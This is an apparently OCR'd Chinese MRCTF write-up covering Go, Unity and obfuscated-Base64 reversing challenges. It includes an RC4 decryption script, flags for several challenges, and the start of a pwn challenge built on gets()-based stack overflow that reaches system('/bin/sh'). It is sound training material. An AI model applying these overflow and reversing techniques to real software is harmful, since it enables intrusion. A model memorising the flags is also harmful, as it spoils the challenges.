
```
a=[103, 121, 123, 127, 117,  43,  60,  82,  83, 121,87,  94,  93,  66,
123,  45,  42, 102,  66, 126,    76,  87, 121,  65, 107, 126, 101,  60,
92,  69,   111,  98,  77]
b=[ 9,  10,  15,  23,  7,  24,  12,  6,  1,  16,  3,  17,  32,  29,  11,
30,  27,  22,  4,  13,  19,  20,  21,  2,  25,  5,  31,  8,  18,  26,
28,  14,  0]
c=''
for i in range(33):
    c+=chr(a[b.index(i)]^b[b.index(i)])
print(c)
```

flag:MRCTF{Tr4nsp0sItiON_Clph3r_1s_3z}

hello_world_go


go语言逆向分析

载入ida后由于去符号表无法确定main函数入口 并且go语言特性会把字符串都写在一起 导致无法strings定位




当段存在.gopclntab 时可能为linux下编译go 且可以直接恢复符号表


利用脚本恢复符号表



载入script



提示go版本为1.8–1.10 这里选择1.8版本恢复



成功恢复定位到main函数

```
*((_QWORD *)&v20 + 1) = v16;
fmt_Fscanf(
  a1,
  a2,
  (__int64)&off_4EBD80,
  (__int64)&v20,
  v4,
  v5,
  (__int64)&off_4EBD80,
  qword_577548,
  (__int64)&unk_4D07C9,
  2LL);
v8 = v16[1];
if ( v8 != 24 )
  goto LABEL_3;
v13 = *v16;
runtime_memequal(a1, a2, v6, (unsigned __int64)&unk_4D3C58);
if ( !v15 )
{
  v8 = 24LL;
LABEL_3:
  runtime_cmpstring(a1, a2, (__int64)&unk_4D3C58, v8, v7);
  if ( (signed __int64)&v20 >= 0 )
    v11 = 1LL;
  else
    v11 = -1LL;
  goto LABEL_5;
}
v11 = 0LL;
LABEL_5:
if ( v11 )
{
  *(_QWORD *)&v17 = &unk_4AC9C0;
  *((_QWORD *)&v17 + 1) = &off_4EA550;
  result = fmt_Fprintln(a1, a2, v9, (__int64)&off_4EBDA0, v7, v10, (__int64)&off_4EBDA0, qword_577550);
}
else
{
  v18 = &unk_4AC9C0;
```

虽然代码生涩但是还是可以读懂逻辑


scanf接受一个字符串

v8=字符串长度 需要等于24 也就是flag为24位


cmpstring 比较字符串 发现后面链了一个地址

```
.rodata:00000000004D3C58 unk_4D3C58    db 66h ; f        ; DATA XREF: main_main:loc_49A40A↑o
.rodata:00000000004D3C58                                  ; main_main+25C↑o
.rodata:00000000004D3C59          db 6Ch ; l
.rodata:00000000004D3C5A          db 61h ; a
.rodata:00000000004D3C5B          db 67h ; g
.rodata:00000000004D3C5C          db 7Bh ; {
.rodata:00000000004D3C5D          db 68h ; h
.rodata:00000000004D3C5E          db 65h ; e
.rodata:00000000004D3C5F          db 6Ch ; l
.rodata:00000000004D3C60          db 6Ch ; l
.rodata:00000000004D3C61          db 6Fh ; o
.rodata:00000000004D3C62          db 5Fh ; _
.rodata:00000000004D3C63          db 77h ; w
.rodata:00000000004D3C64          db 6Fh ; o
.rodata:00000000004D3C65          db 72h ; r
.rodata:00000000004D3C66          db 6Ch ; l
.rodata:00000000004D3C67          db 64h ; d
.rodata:00000000004D3C68          db 5Fh ; _
.rodata:00000000004D3C69          db 67h ; g
.rodata:00000000004D3C6A          db 6Fh ; o
.rodata:00000000004D3C6B          db 67h ; g
.rodata:00000000004D3C6C          db 6Fh ; o
.rodata:00000000004D3C6D          db 67h ; g
.rodata:00000000004D3C6E          db 6Fh ; o
.rodata:00000000004D3C6F          db 7Dh ; }
.rodata:00000000004D3C70          db 66h ; f
.rodata:00000000004D3C71          db 75h ; u
.rodata:00000000004D3C72          db 6Eh ; n
.rodata:00000000004D3C73          db 63h ; c
.rodata:00000000004D3C74          db 74h ; t
.rodata:00000000004D3C75          db 69h ; i
.rodata:00000000004D3C76          db 6Fh ; o
.rodata:00000000004D3C77          db 6Eh ; n
.rodata:00000000004D3C78          db 20h
.rodata:00000000004D3C79          db 6Eh ; n
.rodata:00000000004D3C7A          db 6Fh ; o
.rodata:00000000004D3C7B          db 74h ; t
.rodata:00000000004D3C7C          db 20h
.rodata:00000000004D3C7D          db 69h ; i
.rodata:00000000004D3C7E          db 6Dh ; m
```

地址存了某个字符串 提取拿到flag



测试



PixelShooter

题目提示为Unity游戏

看了1个小时的so和反编译的apk 发现没有任何有用的东西和信息


没安卓手机不太清楚游戏干了啥2333

网上看了篇Unity3D安卓游戏逆向的思路

https://blog.csdn.net/weixin_44058342/article/details/87940908

很棒 基本就是这种非混淆的基础模式

找到游戏核心dll文件利用dnspy打开后分析函数



发现了游戏结算主逻辑 也明白了游戏怎么能拿到flag

1.flag就明文在这个游戏的控制逻辑里

2.利用安卓游戏修改器求改分数大于500 应该也可以拿到

Hard-to-go

go逆向分析

恢复部分同hello_world_go部分一致 这里不在表述

```
v33 = 'OG_FTCRM';
v34 = 'OGOG';
*(_QWORD *)&v5 = &v33;
*((_QWORD *)&v5 + 1) = 12LL;
crypto_rc4_NewCipher((__int64)a1, a2, a3, (unsigned __int64)&v33, a5, v5);
if ( dword_592FA0 )
{
  a1 = &qword_577540;
  runtime_gcWriteBarrier(&qword_577540);
}
```

进入读到关键点 用了rc4算法且v33 v44为key

key=MRCTF_GOGOGO

```
v23 = qword_577948;
if ( qword_577948 != v30
  || (v18 = v36, internal_bytealg_Compare((__int64)a1, v36, qword_577948, qword_577940, v21, v22, v36, v30, v30), v29) )
{
  *(_QWORD *)&v38 = &unk_4ACA60;
  *((_QWORD *)&v38 + 1) = &off_4EA7D0;
  result = fmt_Fprintln((__int64)a1, v18, v23, (__int64)&off_4EBFE0, v21, v22, (__int64)&off_4EBFE0, qword_577558);
}
else
{
  *(_QWORD *)&v39 = &unk_4ACA60;
  *((_QWORD *)&v39 + 1) = &off_4EA7C0;
  result = fmt_Fprintln((__int64)a1, v18, v23, (__int64)&off_4EBFE0, v21, v22, (__int64)&off_4EBFE0, qword_577558);
```

存在compare函数这里应该是我们输入后加密的密文与正确密文作对比

要注意 流程不是直接进入compare 还需要满足 if条件


这里如果向跳转至compare需要cmp rax，rbx 在不确定其他条件的情况下可以在这里下断 修改rbx使的rdx==rbx

```
0000000000499D63          mov   rdx, [rsp+0C8h+var_88]
0000000000499D68          cmp   rdx, rbx
0000000000499D6B          jz    short loc_499DE1
0000000000499D6D
0000000000499D6D loc_499D6D:                      ; CODE XREF: main_main+301↓j
0000000000499D6D          xorps  xmm0, xmm0
0000000000499D70          movups [rsp+0C8h+var_38], xmm0
0000000000499D78          lea   rax, unk_4ACA60
0000000000499D7F          mov   qword ptr [rsp+0C8h+var_38], rax
0000000000499D87          lea   rax, off_4EA7D0
0000000000499D8E          mov   qword ptr [rsp+0C8h+var_38+8], rax
0000000000499D96          mov   rax, cs:qword_577558
0000000000499D9D          lea   rcx, off_4EBFE0
0000000000499DA4          mov   [rsp+0C8h+var_C8], rcx
0000000000499DA8          mov   [rsp+0C8h+var_C0], rax
0000000000499DAD          lea   rax, [rsp+0C8h+var_38]
0000000000499DB5          mov   [rsp+0C8h+var_B8], rax
0000000000499DBA          mov   [rsp+0C8h+var_B0], 1
0000000000499DC3          mov   [rsp+0C8h+var_A8], 1
0000000000499DCC          call  fmt_Fprintln
0000000000499DD1          mov   rbp, [rsp+0C8h+var_8]
0000000000499DD9          add   rsp, 0C8h
0000000000499DE0          retn
0000000000499DE1 ; ---------------------------------------------------------------------------
0000000000499DE1
0000000000499DE1 loc_499DE1:                      ; CODE XREF: main_main+25B↑j
0000000000499DE1          mov   rsi, [rsp+0C8h+var_48]
0000000000499DE9          mov   [rsp+0C8h+var_C8], rsi
0000000000499DED          mov   [rsp+0C8h+var_C0], rbx
0000000000499DF2          mov   [rsp+0C8h+var_B8], rbx
0000000000499DF7          mov   [rsp+0C8h+var_B0], rcx
0000000000499DFC          mov   [rsp+0C8h+var_A8], rdx
0000000000499E01          mov   [rsp+0C8h+var_A0], rax
0000000000499E06          call  internal_bytealg_Compare
0000000000499E0B          cmp   [rsp+0C8h+var_98], 0
0000000000499E11          jnz   loc_499D6D
0000000000499E17          xorps  xmm0, xmm0
0000000000499E1A          movups [rsp+0C8h+var_28], xmm0
0000000000499E22          lea   rax, unk_4ACA60
```


所以我们需要在 0x499D68以及0x499DE1

```
Thread 1 "gogogo_re" hit Breakpoint 4, 0x0000000000499d68 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS ]
 RAX  0x20
 RBX  0x8
 RCX  0xc000016340 ◂— 0x1e9303ccc96e307d
 RDX  0x1e
 RDI  0x8
 RSI  0xc000098000 ◂— 0x270000004d /* 'M' */
 R8   0x284
 R9   0x9
 R10  0x4a
 R11  0x17
 R12  0x84
 R13  0x2c
 R14  0x1a
 R15  0x100
 RBP  0xc000072f50 —▸ 0xc000072f58 —▸ 0x42b26e ◂— mov    eax, dword ptr [rip + 0
x167bd0]
 RSP  0xc000072e90 —▸ 0xc000098000 ◂— 0x270000004d /* 'M' */
 RIP  0x499d68 ◂— cmp    rdx, rbx
[ DISASM ]
   0x499d49    call   0x471780

   0x499d4e    mov    rax, qword ptr [rip + 0xddbfb]
   0x499d55    mov    rcx, qword ptr [rip + 0xddbe4]
   0x499d5c    mov    rdx, qword ptr [rip + 0xddbe5]
   0x499d63    mov    rbx, qword ptr [rsp + 0x40]
 ▶ 0x499d68    cmp    rdx, rbx
   0x499d6b    je     0x499de1

   0x499d6d    xorps  xmm0, xmm0
   0x499d70    movups xmmword ptr [rsp + 0x90], xmm0
   0x499d78    lea    rax, [rip + 0x12ce1]
   0x499d7f    mov    qword ptr [rsp + 0x90], rax
```

我输入的测试字符串为AAAABBBB 所以可以知道rbx为输入长度 rdx为正确长度0x13从而知道flag为30位




这里compare不难知道 其实就是对 RCX与RSI中的字符串对比 多次测试发现RCX处0x1e这段字符串固定不变



利用go写一个解密脚本，注意几点1.输出的是16进制的密文需要先转byte才能解密 2.debug中看到的密文16进制非本身数据可以对比一下

输入AAAABBBB go解密

gdb中数据



因为此时数据是存入栈中为小端序

同我们自行修改好密文即可getflag

```
package main
import (
   "crypto/rc4"
   "fmt"
```

```
    "strconv"
)
func Hextob(str string)([]byte){
    slen:=len(str)
    bHex:=make([]byte,len(str)/2)
    ii:=0
    for i:=0;i<len(str);i=i+2 {
        if slen!=1{
            ss:=string(str[i])+string(str[i+1])
            bt,_:=strconv.ParseInt(ss,16,32)
            bHex[ii]=byte(bt)
            ii=ii+1;
            slen=slen-2;} }
    return bHex;
}
func BytetoH(b []byte)(H string){
    H=fmt.Sprintf("%x",b)
    return; }
func main() {
    var key []byte = []byte("MRCTF_GOGOGO") //初始化用于加密的KEY
    rc4obj1, _ := rc4.NewCipher(key) //返回 Cipher
    rc4str1 := []byte("AAAABBBB")  //需要加密的字符串
    plaintext := make([]byte, len(rc4str1)) //
    rc4obj1.XORKeyStream(plaintext, rc4str1)
    stringinf1 := fmt.Sprintf("%x\n", plaintext) //转换字符串
    fmt.Println("加密后:"+stringinf1)
    var stringa=BytetoH(plaintext)
    fmt.Println("bytetohex:"+stringa)
    var
stringb=Hextob("7d306ec9cc03931e854d455fc546f4a8a03e11be70751da3cd7fffbd81
12")
    rc4obj2, _ := rc4.NewCipher(key) //返回 Cipher
    rc4obj2.XORKeyStream(stringb, stringb)
    stringinf2 := fmt.Sprintf("%s\n", stringb) //转换字符串
    fmt.Println("解密后:"+stringinf2)
}
```

运行得到字符串

```
解密后:CTCFTFCTFCFTCTCFTFTCFCTFCTCFTF
```

测试一下

```
ios@ubuntu:~/APwn/MRCTF$ ./gogogo_re
CTCFTFCTFCFTCTCFTFTCFCTFCTCFTF
Yes!You Are Right
ios@ubuntu:~/APwn/MRCTF$
```

Junk

IDA打开分析，无法分析，查看字符串

```
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz)!@#$%^&*(+/
```


根据键盘可知为变异Base64，找到密文部分

```
%BUEdVSHlmfWhpZn!oaWZ(aGBsZ@ZpZn!oaWZ(aGBsZ@ZpZn!oYGxnZm%w..
```

修改为

```
5BUEdVSHlmfWhpZn1oaWZ9aGBsZ2ZpZn1oaWZ9aGBsZ2ZpZn1oYGxnZm5w==
```

直接解密结果错误，OD调试时发现



解密为十六进制后手动更换

```
NQ@WExivmhivmhivmh`lgfivmhivmh`lgfivmh`lgf~
```

在OD调试时发现依然错误，猜测是异或，将N与M异或为3，将Q与R异或为3，用脚本进行异或运算

```
a='NQ@WExivmhivmhivmh`lgfivmhivmh`lgfivmh`lgf~'
b=''
for i in a:
    b+=chr(ord(i)^3)
print(b)
```

得到flag

flag:MRCTF{junkjunkjunkcodejunkjunkcodejunkcode}

Pwn:

easyoverflow

保护全开

可以栈溢出数据覆盖满足检查要求即可

```
v12 = __readfsqword(0x28u);
v5 = 'f_@_t3uj';
v6 = 'g@if_3k@';
v7 = 0LL;
v8 = 0LL;
v9 = 0LL;
v10 = 0LL;
v11 = 0;
gets(&v4, argv);
if ( !(unsigned int)check(&v5) )
  exit(0);
system("/bin/sh");
return 0;
}
```

读入v4 但是check v5

```
v3 = strlen(fake_flag);
for ( i = 0; ; ++i )
{
  if ( i == v3 )
    return 1LL;
  if ( *(_BYTE *)(i + a1) != fake_flag[i] )
    break;
}
```

需要v5为fake_flag

```
{
  char v4; // [rsp+0h] [rbp-70h]
  __int64 v5; // [rsp+30h] [rbp-40h]
  __int64 v6; // [rsp+38h] [rbp-38h]
  __int64 v7; // [rsp+40h] [rbp-30h]
  __int64 v8; // [rsp+48h] [rbp-28h]
  __int64 v9; // [rsp+50h] [rbp-20h]
  __int64 v10; // [rsp+58h] [rbp-18h]
  __int16 v11; // [rsp+60h] [rbp-10h]
  unsigned __int64 v12; // [rsp+68h] [rbp-8h]
```

